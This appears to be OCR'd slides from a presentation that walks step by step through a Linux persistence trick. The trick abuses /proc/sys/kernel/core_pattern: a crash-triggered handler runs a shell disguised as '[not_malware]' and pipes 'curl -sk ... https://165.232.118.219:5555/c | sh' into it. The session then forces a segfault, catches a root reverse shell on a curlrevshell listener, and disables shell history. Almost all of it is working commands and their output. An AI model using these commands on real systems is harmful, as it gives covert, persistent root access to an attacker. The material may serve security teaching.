
```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec
```

/proc/sys/kernel/core_pattern - Shell




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec                    /bin/sh
```

/proc/sys/kernel/core_pattern - Shell




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh
```

/proc/sys/kernel/core_pattern - Shell




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<
```

/proc/sys/kernel/core_pattern - Shell




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>         --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
>         https://165.232.118.219:5555/c | sh
> '
```

/proc/sys/kernel/core_pattern - Shell




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>         --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
>         https://165.232.118.219:5555/c | sh
> '
> _eof
```

/proc/sys/kernel/core_pattern - Shell




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>         --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
>         https://165.232.118.219:5555/c | sh
> '
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<'
curl -sk \
        --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
        https://165.232.118.219:5555/c | sh
'
```

/proc/sys/kernel/core_pattern - Shell




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>         --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
>         https://165.232.118.219:5555/c | sh
> '
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<'
curl -sk \
        --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
        https://165.232.118.219:5555/c | sh
'
> sleep 2222 &
```

/proc/sys/kernel/core_pattern - Shell




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>         --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
>         https://165.232.118.219:5555/c | sh
> '
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<'
curl -sk \
        --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
        https://165.232.118.219:5555/c | sh
'
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
```

/proc/sys/kernel/core_pattern - Shell




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>         --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
>         https://165.232.118.219:5555/c | sh
> '
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<'
curl -sk \
        --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
        https://165.232.118.219:5555/c | sh
'
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
> jobs -l
[1]-   161 Running                 sleep 2222 &
[2]+   162 Segmentation fault      (core dumped) sh -c 'kill -SEGV $$'
```

/proc/sys/kernel/core_pattern - Shell




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>         --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
>         https://165.232.118.219:5555/c | sh
> '
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<'
curl -sk \
        --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
        https://165.232.118.219:5555/c | sh
'
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
> jobs -l
[1]-   161 Running                 sleep 2222 &
[2]+   162 Segmentation fault      (core dumped) sh -c 'kill -SEGV $$'
> echo core >/proc/sys/kernel/core_pattern
```

/proc/sys/kernel/core_pattern - Shell




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>         --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
>         https://165.232.118.219:5555/c | sh
> '
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<'
curl -sk \
        --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= \
        https://165.232.118.219:5555/c | sh
'
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
> jobs -l
[1]-   161 Running                 sleep 2222 &
[2]+   162 Segmentation fault      (core dumped) sh -c 'kill -SEGV $$'
> echo core >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
core
```

/proc/sys/kernel/core_pattern - Shell




```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell -listen-address 0.0.0.0:5555
20:21:07.423 Listening on 0.0.0.0:5555
20:21:07.424 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/c | /bin/sh

20:21:13.161 [167.71.60.132] Sent script: ID:3g3mru6myycle URL:165.232.118.219:5555
20:21:13.184 [167.71.60.132] Input connected: ID "3g3mru6myycle"
20:21:13.185 [167.71.60.132] Output connected: ID "3g3mru6myycle"
20:21:13.185 [167.71.60.132] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           2  0.0  0.0      0     0 ?        S    16:51   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   16:51   0:00  \_ [rcu_gp]
```

/proc/sys/kernel/core_pattern - Shell



```
root         247  0.0  0.0      0     0 ?        I<   16:51   0:00  \_ [cryptd]
root         384  0.0  0.0      0     0 ?        I<   16:51   0:00  \_ [cfg80211]
root       23449  0.0  0.0      0     0 ?        I<   16:56   0:00  \_ [tls-strp]
root       23533  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/u2:0-events_unbound]
root       23534  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/0:0-inode_switch_wbs]
root       23914  0.0  0.1   2576   900 ?        S    18:21   0:00  \_ [not_malware]
root       23916  0.0  0.1   2576   880 ?        S    18:21   0:00      \_ sh
root       23917  0.0  2.4  19952 11408 ?        S    18:21   0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/3g3mru6myycle
root       23918  0.0  0.1   2576   880 ?        S    18:21   0:00          \_ /bin/sh
root       23921  0.0  0.8   8100  3880 ?        R    18:21   0:00          |   \_ ps awwwfux
root       23919  0.0  2.4  19956 11360 ?        S    18:21   0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/
